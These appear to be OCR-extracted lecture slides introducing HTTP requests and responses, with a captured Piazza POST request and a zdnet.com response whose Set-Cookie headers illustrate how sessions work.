
```
https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="
Pragma: no-cache
Cache-Control: no-cache
    {"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...
```

Implicitly includes data as a part of the URL

Session cookie (more on this later). Not something you want to share!

HTTP POST requests

Posting on Piazza




```
HTTP Headers
https://piazza.com/logic/api?method=content.create&aid=i6ceq3skno48

POST /logic/api?method=content.create&aid=i6ceq3skno48 HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class?nid=i55texo54nv3eh
Content-Length: 640
Cookie: piazza_session="
Pragma: no-cache
Cache-Control: no-cache
   {"method":"content.create","params":{"nid":"i55texo54nv3eh","type":"note","subject":"Live HTTP headers","content":"<p>Starting today ...
```

Implicitly includes data as a part of the URL

Session cookie (more on this later). Not something you want to share!

Explicitly includes data as a part of the request's content

Basic structure of web traffic



Client

Server

Browser

HTTP Request

Web server

User clicks

Basic structure of web traffic

Client


Browser

Server

Web server


User clicks

Basic structure of web traffic




User clicks

Basic structure of web traffic



- Responses contain:
  - Status code
  - Headers describing what the server provides
  - Data
  - Cookies
    - State it would like the browser to store on the site’s behalf

HTTP responses



```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com
Set-Cookie: user_agent=desktop
Set-Cookie: zdnet_ad_session=f
Set-Cookie: firstpg=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html> ...... </html>
```

HTTP responses

